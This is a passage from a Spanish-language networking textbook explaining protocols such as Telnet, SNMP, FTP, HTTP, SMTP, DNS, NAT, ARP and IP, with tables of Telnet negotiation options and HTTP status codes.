Está diseñado para cumplir una cierta cantidad de criterios, entre ellos:

1. Dividir mensajes en paquetes
2. Usar un sistema de direcciones
3. Enrutar datos por la red
4. Detectar errores en las transmisiones de datos

1.5.I TELNET (TELECOMMUNICATION NETWORK -RED DE TELECOMUNICACIONES)

Es un protocolo que permite conectar terminales y aplicaciones en Internet proporcionando las reglas básicas para vincular a un cliente con un intérprete de comandos.

Telnet se aplica en una conexión TCP para enviar datos en formato ASCII codificados en 8 bits; brinda un sistema de comunicación orientado bidireccional (semidúplex) codificado en 8 bits y fácil de implementar.

Telnet tiene tres conceptos principales: NVT (Virtual Network Terminal - Terminal Virtual de Red), opciones negociadas y reglas de negociación.

a) NVT

Con el surgimiento de internet cada sesión de terminal tenía su propia manera de controlar el flujo de datos entrantes y salientes. Comenzaron a desarrollar adaptadores para cada tipo de terminal con el fin de tener interoperabilidad entre sistemas, pero con el tiempo decidieron programar una interfaz estándar denominada NVT para que cualquier host ya sea cliente o servidor se comunique con otro host sin conocer sus características.

b) *Opciones negociadas*

Permite el uso de funciones avanzadas denominadas opciones, donde el cliente y el servidor inician solicitudes de autorización desde el sistema remoto, donde cada parte puede negociar las siguientes opciones (véase tabla 1.3):

Tabla 1.3 Opciones negociadas de Telnet

Opciones negociadas de Telnet		
Solicitud	Respuesta	Interpretación
DO	WILL	El remitente comienza utilizando la opción
	WON'T	El remitente no debe utilizar la opción
WILL	DO	El remitente comienza utilizando la opción después de enviar *DO*
	DON'T	El remitente no debe utilizar la opción
DON'T	WON'T	El remitente indica que ha desactivado la opción
WON'T	DON'T	El remitente indica que el remitente debe desactivar la opción

Así cada parte puede enviar una solicitud para utilizar una opción y la otra parte debe responder si acepta o no el uso de la opción.

c) *Reglas de negociación*

Permiten evitar situaciones de enrollo automático que es cuando una de las partes envía solicitudes de negociación de opciones a cada confirmación de la otra parte. Las reglas para la negociación son las siguientes:

- ✓ Las solicitudes solo deben enviarse cuando se cambia de modo.
- ✓ Si una de las partes recibe solicitud de cambio de modo, solo debe confirmar su recepción si todavía no se encuentra en el modo apropiado.
- ✓ Solo debe insertarse una solicitud en el flujo de datos en el lugar en el que surte efecto.

Las ventajas y desventajas de telnet se muestran a continuación:

1. *Ventajas de telnet*

   - ✓ La transmisión de datos consiste solo en enviar bytes en el flujo TCP.
   - ✓ Especifica los datos que deben agruparse de manera predeterminada.
   - ✓ Los datos se envían línea por línea para prevenir fallas.
   - ✓ Al transmitir el byte 255, el siguiente byte se interpreta como un comando.

2. *Desventajas de telnet:*

   - ✓ No utiliza la autenticación ya que se encuentra separado de las aplicaciones que lo utilizan.
   - ✓ No es un protocolo de transferencia de datos seguro ya que transmite en la red como texto sin codificar.
   - ✓ Cuando se conecta un host remoto a un equipo que funciona como servidor solo se le puede asignar el puerto 23.

1.5.II SNMP (SIMPLE NETWORK MANAGEMENT PROTOCOL, PROTOCOLO SIMPLE DE ADMINISTRACIÓN DE RED)

Permite a los administradores de la red monitorear y controlar el status de dispositivos conectados a internet para diagnosticar posibles problemas.

El sistema de administración se basa en dos elementos: un supervisor y un agente (figura 1.5).

a) *Supervisor:* es la terminal que permite al administrador de red realizar solicitudes de administración; los elementos de la red pueden ser: puentes, concentradores, routers o servidores.

b) *Agente:* es aplicación de administración de red que se encuentra en un periférico y que es responsable de la transmisión de datos de administración local.




Figura 1.5 Estructura del protocolo SNMP

Existen 3 tipos de versiones de SNMP, éstas y sus características se muestran a continuación:

a) *SNMPv1:*
- ✓ Utiliza UTP como medio de envío.
- ✓ Es un protocolo de nivel de aplicación (tiene por objetivo *La gestión de red).*
- ✓ Utiliza el puerto 162 para el gestor y el puerto 161 para el agente.
- ✓ Tiene dos tipos de solicitudes de información: petición (encuesta o Poll) de gestor a agente y notificación no solicitada (Traps) de agente a gestor.

b) *SNMPv2:*
- ✓ Se mejoran los tipos de datos (contadores de 64bits).
- ✓ Se mejora la documentación de cada objeto (Se añade la Cláusula Units)
- ✓ Se crean nuevas convenciones para crear y eliminar filas en una tabla
- ✓ Se implementan dos tipos de MIB´s (Management Information Base, Base de Información Gestionada):
  - MIB SNMP v2: Información de agentes, protocolos, configuración, agentes y gestores
  - M2M (Manager To Manager) Para sistemas de gestión distribuidos

c) *SNMPv3:*
- ✓ Protección con enmascaramiento de datos
- ✓ Modificación de flujo de mensajes
- ✓ Revelación de contenidos
- ✓ Modificación de mensajes.
- ✓ No incluye protección a ataque DoS (Denegación de servicio) o el análisis del tráfico.
- ✓ Modelo de seguridad orientado a usuarios (USM User-Based Security Model)
- ✓ Modelo de configuración orientado en vistas (VACM View-Based Access Control Model)

1.5.III FTP (FILE TRANSFER PROTOCOL, PROTOCOLO DE TRANSFERENCIA DE ARCHIVOS)

El protocolo FTP como su nombre lo indica sirve para transferir archivos; inicia en 1971 cuando se desarrolló un sistema de transferencia de archivos entre equipos del Instituto Tecnológico de Massachusetts.

El protocolo FTP define la manera en que los datos deben ser transferidos a través de una red TCP/IP, teniendo como objetivo el siguiente: permitir a los equipos remotos que puedan compartir archivos, permitir una transferencia de datos eficaz y permitir la independencia entre los sistemas de archivo del equipo del cliente y del equipo del servidor; utiliza habitualmente el puerto de red 20 y el 21.

El modelo FTP (figura 1.6) está incluido dentro del modelo cliente-servidor, un equipo envía órdenes (cliente) y el otro espera solicitudes para llevar a cabo acciones (servidor).

Durante una conexión FTP se abren dos canales de transmisión:

1. Un canal de comandos.
2. Un canal de datos.




Figura 1.6 Estructura del protocolo FTP

El cliente y el servidor cuentan con dos procesos que permiten la administración de estos dos tipos de información:

a) *DTP (Proceso de transferencia de datos):* proceso encargado de establecer la conexión y de administrar el canal de datos.

b) *PI (Intérprete de protocolo):* interpreta el protocolo y permite que el DTP pueda ser controlado mediante los comandos recibidos a través del canal de comandos. Es diferente en el cliente y el servidor:

- ✓ *SERVIDOR PI*: es responsable de escuchar los comandos que provienen de un USUARIO PI a través del canal, establece la conexión y recibe los comandos FTP del USUARIO PI para responderle y ejecuta el SERVIDOR de DTP.

- ✓ *USUARIO PI:* es responsable de establecer la conexión con el servidor FTP, enviar los comandos FTP, recibir respuestas del SERVIDOR PI y de controlar al USUARIO de DTP si es necesario.

El protocolo indica que los canales deben permanecer abiertos durante la transferencia de datos para que el servidor pueda detener una transmisión si el canal de control es interrumpido durante la transmisión.

Existen diferentes formas de acceso al servidor FTP, las cuales son:

a) *Modo usuario*

En este modo se tienen privilegios y acceso a todo el sistema de archivo del servidor FTP, se pueden modificar los archivos ya existentes y subir nuestros propios ficheros; con el uso de una cuenta de usuario en la cual debe autentificarse para tener el acceso; el servidor guarda la información de las distintas cuentas para que puedan acceder a él.

b) *Modo anónimo*

Brindan el servicio libremente a todos los usuarios permitiéndoles acceder a los archivos sin necesidad de tener una cuenta de usuario.

Al tener un servidor en modo anónimo no se necesita ninguna contraseña preestablecida pero se tendrá que teclear la palabra *anonymous* solo para ese momento a un que normalmente se suele utilizar la propia dirección de correo electrónico. Al estar conectado se tiene acceso a los archivos del servidor FTP donde solo se puede leer y copiar los documentos que sean públicos o los que indique el administrador del servidor sin tener los privilegios que un usuario normal posee.

Un servidor FTP anónimo sirve para depositar archivos muy grandes que no tienen mucha utilidad si no son transferidos a la máquina del usuario.

1.5.IV HTTP (HYPERTEXT TRANSFER PROTOCOL, PROTOCOLO DE TRANSFERENCIA DE HIPERTEXTO)

HTTP es un protocolo orientado a objetos genéricos y sin estado, es decir, que no guarda ninguna información sobre conexiones anteriores. Fue desarrollado por el World Wide Web Consortium y la Internet Engineering Task Force, colaboración que culminó en 1999 con la publicación de una serie de RFC, el más importante de ellos es el RFC 2616 que especifica la versión 1.1. HTTP define la sintaxis y la semántica que utilizan los elementos de software de la arquitectura web (clientes, servidores, proxies) para comunicarse.

Es un protocolo orientado a transacciones y sigue el esquema petición-respuesta entre un cliente y un servidor (figura 1.7). Al cliente que efectúa la petición (un navegador web o un spider) se lo conoce como *user agent* (agente del usuario).




Figura 1.7 Arquitectura 2-capas (Cliente/Servidor)

A la información transmitida se la llama recurso y se la identifica mediante un localizador uniforme de recursos (URL). Los recursos pueden ser archivos, el resultado de la ejecución de un programa, una consulta a una base de datos, la traducción automática de un documento, etcétera.

Una transacción HTTP (figura 1.8) consiste básicamente en:

a) *Conexión:* El establecimiento de una conexión del cliente con el servidor. El puerto TCP/IP 80 es el puerto bien conocido.

b) *Solicitud:* El envío por parte del cliente de un mensaje de solicitud al servidor.

c) *Respuesta:* El envío por parte del servidor de una respuesta al cliente.

d) *Cierre:* El cierre de la conexión por parte del cliente y el servidor.




Figura 1.8 Comunicación entre el navegador y el servidor por el puerto 80/TCP

El desarrollo de aplicaciones web necesita frecuentemente mantener un estado. Para esto se usan las cookies, que es información que un servidor puede almacenar en el sistema cliente. Esto le permite a las aplicaciones web instituir la noción de *sesión*, y también permite rastrear usuarios ya que las cookies pueden guardarse en el cliente por tiempo indeterminado.

HTTP ha pasado por múltiples versiones del protocolo, muchas de las cuales son compatibles con las anteriores. El RFC 2145 describe el uso de los números de versión de HTTP. El cliente le dice al servidor al principio de la petición la versión que usa, y el servidor usa la misma o una anterior en su respuesta.

HTTP define 8 métodos (o comandos) que indican la acción que desea que se efectúe sobre el recurso identificado, éstos se listan a continuación.

a) *HEAD:* Solicita el encabezado del recurso ubicado en la URL especificada
b) *GET:* Solicita el recurso ubicado en la URL especificada
c) *POST:* Envía datos al programa ubicado en la URL especificada
d) *PUT:* Envía datos a la URL especificada
e) *DELETE:* Borra el recurso especificado.
f) *TRACE:* Solicita al servidor que envíe de vuelta en un mensaje de respuesta, en la sección del cuerpo de entidad, toda la data que reciba del mensaje de solicitud.
g) *OPTIONS:* Devuelve los métodos HTTP que el servidor soporta para un URL específico.
h) *CONNECT:* Este método se reserva para uso con proxys. Permite que un proxy pueda dinámicamente convertirse en un túnel.

El código de estado es un número de 3 dígitos que indica si la petición ha sido atendida satisfactoriamente o no, y en caso de no haber sido atendida, indica la causa. Los códigos se dividen en cinco clases definidas por el primer dígito del código de estado (tabla 1.4).

Tabla 1.4 Ejemplos de códigos de estado

100, continuar. 101, cambio de protocolo. 200, éxito. 201, creado. 202, aceptado. 203, información no autoritativa. 204, sin contenido. 205, contenido restablecido. 206, contenido parcial. 300, múltiples elecciones. 301, movido permanentemente. 302, movido temporalmente. 303, ver otros. 304, no modificado. 305, usar proxy. 400, petición errónea. 401, no autorizado. 402, pago requerido. 403, prohibido.	404, no encontrado. 405, método no permitido. 406, no se puede aceptar. 407, se requiere autentificación proxy. 408, límite de tiempo de la petición. 409, conflicto. 410, gone. 411, tamaño requerido. 412, falla una precondición. 413, contenido de la petición muy largo. 414, URL de la petición muy largo. 415, campo media typerequerido. 500, error interno del servidor. 501, no implementado. 502, puerta de enlace errónea. 503, servicio no disponible. 504, tiempo límite de la puerta de enlace. 505, versión de protocolo HTTP no soportada.

1.5.V SMTP (SIMPLE MAIL TRANSFER PROTOCOL, PROTOCOLO SIMPLE DE TRANSFERENCIA DE CORREO)

Es un protocolo de la capa de aplicación basado en texto utilizado para el intercambio de mensajes de correo electrónico entre computadoras u otros dispositivos. Está definido en el RFC 2821 y es un estándar oficial de Internet.

Este protocolo es el estándar de Internet para el intercambio de correo electrónico. El objetivo de SMTP es transferir correo electrónico fiable y eficiente.

En 1982 se diseñó el primer sistema para intercambiar correos electrónicos en ARPANET, definido en los *Request for comments* RFC 821 y RFC 822. La primera de ellas define este protocolo y la segunda el formato del mensaje que este protocolo debía transportar.

Con el tiempo se ha convertido en uno de los protocolos más usados en internet.

Las características de SMTP son:

- ✓ SMTP está basado en el modelo cliente-servidor.
- ✓ Las respuestas del servidor constan de un código numérico de tres dígitos, seguido de un texto explicativo.
- ✓ SMTP utiliza *órdenes*, réplicas o datos son líneas de texto, delimitadas por el carácter <CR><LF>. Las réplicas tienen un código numérico al comienzo de la línea.
- ✓ Los comandos y las respuestas no son sensibles a mayúsculas y minúsculas. Sin embargo, algunos argumentos utilizan paréntesis angulares literalmente.
- ✓ En el conjunto de protocolos TCP/IP, el SMTP usa normalmente el puerto 25 en el servidor para establecer la conexión.

Cuando un servidor de SMTP requiere transmitir un mensaje a otro servidor SMTP, el emisor establece una conexión con el receptor. Esta conexión es unidireccional, es decir, el emisor puede enviar correo al receptor, pero durante esa conexión, el receptor no puede enviar correo al emisor. Si el receptor tiene que enviar correo al emisor, tiene que esperar a que finalice la conexión establecida y establecer otra en sentido contrario, cambiando los papeles de emisor y receptor.

Los mensajes pueden tener como destino el receptor o un intermediario para llegar a un destino más lejano. Una vez que el servidor recibe el mensaje finalizado con un punto puede almacenarlo si es para un destinatario que pertenece a su dominio, o bien retransmitirlo a otro servidor para que finalmente llegue a un servidor del dominio del receptor.

El funcionamiento de SMTP:

1. Cuando un cliente establece una conexión con el servidor SMTP, espera a que éste envíe un mensaje**.**
2. Se envía un HELO desde el cliente. Con ello el servidor se identifica. Esto puede usarse para comprobar si se conectó con el servidor SMTP correcto.
3. El cliente comienza la transacción del correo con la orden MAIL FROM. Como argumento de esta orden se puede pasar la dirección de correo al cual el servidor notificará cualquier fallo en el envío del correo.
4. Ya se le ha dicho al servidor que se desea mandar un correo, ahora hay que decirle a quién, para esto es RCPT TO:<destino@host>. Se pueden mandar tantas órdenes RCPT como destinatarios del correo se quiera.
5. Una vez enviados todos los RCPT, el cliente envía una orden DATA para indicar que a continuación se envían los contenidos del mensaje.
6. Ahora el cliente envía el cuerpo del mensaje, línea a línea. Una vez finalizado, se termina con <CRLF>.<CRLF> (última línea será un punto).
7. Tras el envío, el cliente, si no tiene que enviar más correos, con la orden QUIT corta la conexión.

1.5.VI DNS (DOMAIN NAME SERVICE, SISTEMA DE NOMBRES DE DOMINIO)

Permite traducir el nombre de dominio a dirección IP y viceversa. Pero internet solo funciona con direcciones IP, por lo cual el DNS permite que las personas usen nombres de dominio bastante más simples de recordar aunque pueden causar conflictos, puesto que dichos nombres son activos valiosos en algunos casos y pueden ser marcas o nombres ya registrados ante la Ley con lo cual pueden causar demandas si no se elige un nombre de dominio adecuado.

DNS en Internet es un sistema distribuido, jerárquico, replicado y tolerante a fallas. Se basa en un árbol que define la jerarquía entre los dominios y los sub-dominios. En un nombre de dominio, la jerarquía se lee de derecha a izquierda.

Los componentes del dominio tienen un servidor primario y varios secundarios con la misma autoridad para responder por ese dominio; el servidor primario es el único con derecho para hacer modificaciones ya que tiene la copia maestra y los secundarios copian la información desde él. Cuando el DNS primario no está disponible entra el DNS secundario para responder la petición.

Para que el sistema DNS funcione adecuadamente se utilizan tres componentes principales (figura 1.9):

1. Clientes DNS: El programa cliente DNS se ejecuta en la computadora del usuario y genera peticiones DNS de resolución de nombres a un servidor DNS
2. Servidores DNS: Contestan las peticiones de los clientes. Los servidores recursivos tienen la capacidad de reenviar la petición a otro servidor si no disponen de la dirección solicitada.
3. Zonas de autoridad: porciones del espacio de nombres de dominio que almacenan los datos.

Figura 1.9 Sistema DNS

Existen 3 tipos de servidores DNS:

a) *Preferidos:* Guardan los datos de un espacio de nombres en sus ficheros.
b) *Alternativos:* Obtienen los datos de los servidores primarios a través de una transferencia de zona.
c) *Locales o caché:* Funcionan con el mismo software, pero no contienen la base de datos para la resolución de nombres; ya que consultan a los servidores secundarios para dar la solución al problema.

Al conectarse a Internet, el proveedor asigna una IP que habitualmente cambia cada vez que se conecta de nuevo a esto se le llama IP dinámica; a menos que se tenga contratado un servicio de IP estática en cuyo caso siempre se asignaría la misma IP.

Un DNS dinámico usa un subdominio para que siempre se dirija al servidor en casa; sea cual sea la IP actual, permitiendo la actualización en tiempo real de la información sobre nombres de dominio situada en un servidor de nombres. El software que usa es el de un servidor en una computadora con dirección IP dinámica, el cual lo dan los proveedores con el que se contrata el servicio.

1.5.VII NAT (NETWORK ADDRESS TRANSLATION, TRADUCCIÓN DE DIRECCIÓN DE RED)

Traduce las IP privadas de una red casera en una IP pública para que pueda enviar paquetes al exterior y después de recibir el paquete pueda traducir esa IP pública de nuevo a una IP privada para que el paquete vaya de regreso a la computadora que lo envió, como se muestra en la figura 1.10. El mecanismo que utiliza NAT para las asociaciones entre IP pública e IP privada es una tabla (tabla de NAT) en la que guarda una entrada por cada conexión.

Cuando una computadora de la red local quiere enviar un paquete a Internet se lo envía al router o a la puerta de enlace y éste hace el SNAT (Source-NAT) que cambia la dirección de origen por la IP pública. Cuando llega una respuesta o un paquete perteneciente a esa conexión, llega primero al router y éste traduce la dirección IP de destino y la cambia por la dirección privada del host que corresponde para hacer la entrega del paquete a la red local.




Figura 1.10 Funcionamiento de NAT

Las diferentes variantes del NAT comparten las siguientes características:

- ✓ Asignación transparente de direcciones.
- ✓ Encaminamiento transparente mediante la traducción de direcciones, donde el encaminamiento se refiere al reenvío de paquetes y no al intercambio de información de encaminamiento.
- ✓ Traducción de la carga útil de los paquetes de error ICMP (Internet Control Message Protocol - Protocolo de Mensajes de Control de Internet).

Para que una red privada tenga acceso a Internet, el acceso debe ser por medio de un dispositivo ubicado en la frontera de las dos redes que tenga configurado NAT para la traducción de direcciones, en estos casos lo más conveniente es poner a un router para que los paquetes sean enviados hacia él. Existen dos tipos de asignación de direcciones:

a) *Asignación estática de direcciones:* Existe un mapeo uno a uno de direcciones para las máquinas entre una dirección privada de red y una dirección externa de red durante el tiempo en funcionamiento del NAT. La asignación estática de direcciones asegura que NAT no tiene que administrar la gestión de direcciones con los flujos de sesión, tal como se muestra gráficamente en la figura 1.11.




Figura 1.11 NAT estático: cuando el host 192.168.0.2 envía un paquete al servidor 207.28.194.84 tiene en la cabecera de sus paquetes los datos mostrados en A, al pasar estos paquetes por el router NAT, los datos son modificados y llegan al servidor con los datos mostrados en B. Las relaciones de direcciones de la tabla del router son puestas estáticamente.

b) *Asignación dinámica de direcciones:* En este caso, las direcciones externas son asignadas a las máquinas de la red privada, o viceversa, de manera dinámica, basándose en los requisitos de uso y el flujo de sesión que el NAT determine heurísticamente. Cuando la última de las sesiones que use una dirección asociada termine, NAT liberará la asociación para que la dirección global pueda ser reciclada para su posterior uso. La naturaleza exacta de la asignación de direcciones es específica de cada implementación de NAT (figura 1.12).




Figura 1.12 NAT dinámico: en este caso sucede lo mismo que en el anterior con las cabeceras de los paquetes que salen de A, en este caso la tabla muestra una lista con las direcciones válidas disponibles para ser usadas, estas direcciones son asignadas dinámicamente a los hosts.

Las principales versiones del NAT:

a) *NAT tradicional*

Las sesiones son unidireccionales y salientes de la red privada. Las sesiones en la dirección opuesta pueden ser permitidas en una base excepcional usando mapeos de dirección estáticos para hosts preseleccionados.

b) *NAT Básico*

Es una zona con un conjunto de direcciones de red privadas que pueden ser habilitadas para comunicarse con una red externa mapeando dinámicamente el conjunto de direcciones privadas a un conjunto de direcciones de red válidas globalmente donde cada dirección tiene garantizada una dirección global para ser mapeada a ella.

c) *NAT con múltiples direcciones*

Usa al NAPT (Network Address Port Translation - Traducción de Direcciones de Red por Puerto) con el cual un grupo de hosts en una red privada pueden tener salida a redes externas con una sola dirección global mediante la asociación de direcciones IP y puertos.

d) *DNAT: Destination-NAT*

Son conexiones del exterior a una computadora de red local donde se añade una entrada fija en la tabla del NAT en la que se indica que todo el tráfico proveniente de un determinado puerto sea dirigido a la computadora en cuestión. El puerto es el único elemento que hay para distinguir las diferentes conexiones; ya que, todo llega directo a la IP del router.

1.5.VIII ARP (ADDRESS RESOLUTION PROTOCOL, PROTOCOLO DE RESOLUCIÓN DE DIRECCIÓN)

Los equipos que se conectan a la red tienen un número de identificación de 48 bits, el cual es único y se establece en la fábrica en el momento de armar la tarjeta; en Internet no se utiliza directamente el número de identificación ya que los equipos utilizan una dirección IP.

Para que una dirección física se conecte con las direcciones lógicas se utiliza el protocolo ARP que asocia la dirección IP a la dirección MAC (Media Access Control, Control de

Acceso al Medio) que tiene cada computadora; el protocolo utiliza la memoria caché que es donde crea una tabla en la que almacena las asignaciones entre nivel de enlace de datos y las direcciones IP del nivel de red. El nivel de enlace de datos se encarga de gestionar las direcciones MAC y el nivel de red de las direcciones IP. ARP tiene la utilidad para supervisar y modificar la tabla de asignación de direcciones IP y direcciones MAC.

Si un equipo quiere comunicarse con otro consulta la tabla de búsqueda pero si la dirección que se requiere no se encuentra en la tabla el protocolo ARP envía una solicitud a la red indicándole a todos los equipos que necesita comparar la dirección lógica con la suya para poder identificarla, así el ARP almacenará el par de direcciones en la tabla de búsqueda y podrá establecerse la comunicación. ARP se emplea en redes IEEE 802 aunque también se usó en las redes DIX Ethernet para mapear direcciones IP a dirección hardware.

ARP se utiliza en 4 casos referentes a la comunicación entre 2 hosts:

1. Cuando 2 hosts están en la misma red y uno quiere enviar un paquete a otro.
2. Cuando 2 host están sobre redes diferentes y deben usar un gateway/router para alcanzar otro host.
3. Cuando un router necesita enviar un paquete a un host a través de otro router.
4. Cuando un router necesita enviar un paquete a un host de la misma red.

Protocolo RARP

RARP (Reverse Address Resolution Protocol, Protocolo de Resolución de Direcciones Inverso) se usa esencialmente para las estaciones de trabajo que no tienen discos duros y desean conocer su IP; funciona desde la tabla de búsqueda entre las direcciones MAC y las direcciones IP alojadas en el router que está en la red de área local (LAN).

El protocolo tiene muchas limitaciones:

- ✓ Necesita mucho tiempo de administración para mantener las tablas importantes en los servidores.
- ✓ Necesita muchas personas para el mantenimiento de las tablas de búsqueda y de capacidad por parte del hardware que aloja al servidor del protocolo RARP.
- ✓ Permite que varios servidores respondan a solicitudes, pero no tiene mecanismos que garanticen la respuesta en forma idéntica.
- ✓ Un servidor solo puede servir para una LAN.

I.5.IX IP (INTERNET PROTOCOL, PROTOCOLO DE INTERNET)

Es la base fundamental de Internet. Es un protocolo no orientado a conexión, usado tanto por el origen como por el destino para la comunicación de datos, a través de una red de paquetes conmutados no fiable (no garantiza la recepción del paquete) y de mejor entrega posible sin garantías. Esto significa que los paquetes de información, que serán emitidos a la red, son tratados independientemente, pudiendo viajar por diferentes trayectorias para llegar a su destino.

El nivel de transporte parte el flujo de datos en datagramas. Durante su transmisión se puede partir un datagrama en fragmentos que se montan de nuevo en el destino. Las principales características de este protocolo son:

- ✓ Direccionamiento mediante direcciones lógicas IP de 32 bits.
- ✓ Si un paquete no es recibido, éste permanecerá en la red durante un tiempo finito.
- ✓ Realiza el *mejor esfuerzo* para la distribución de paquetes.
- ✓ Tamaño máximo del paquete de 65635 bytes.
- ✓ Solo se realiza verificación por suma al encabezado del paquete, no a los datos que éste que contiene.

La unidad de información intercambiada por IP es denominada datagrama. Tomando como analogía los marcos intercambiados por una red física los datagramas contienen un encabezado y un área de datos. IP no especifica el contenido del área de datos, ésta será utilizada arbitrariamente por el protocolo de transporte.

Para que en una red de dos computadoras puedan comunicarse entre sí, deben estar identificadas con precisión. Este identificador puede estar definido en niveles bajos (identificador físico) o en niveles altos (identificador lógico) dependiendo del protocolo utilizado. TCP/IP utiliza un identificador denominado dirección internet o dirección IP, cuya longitud es de 32 bites. La dirección IP identifica tanto a la red a la que pertenece una computadora como a ella misma dentro de dicha red.

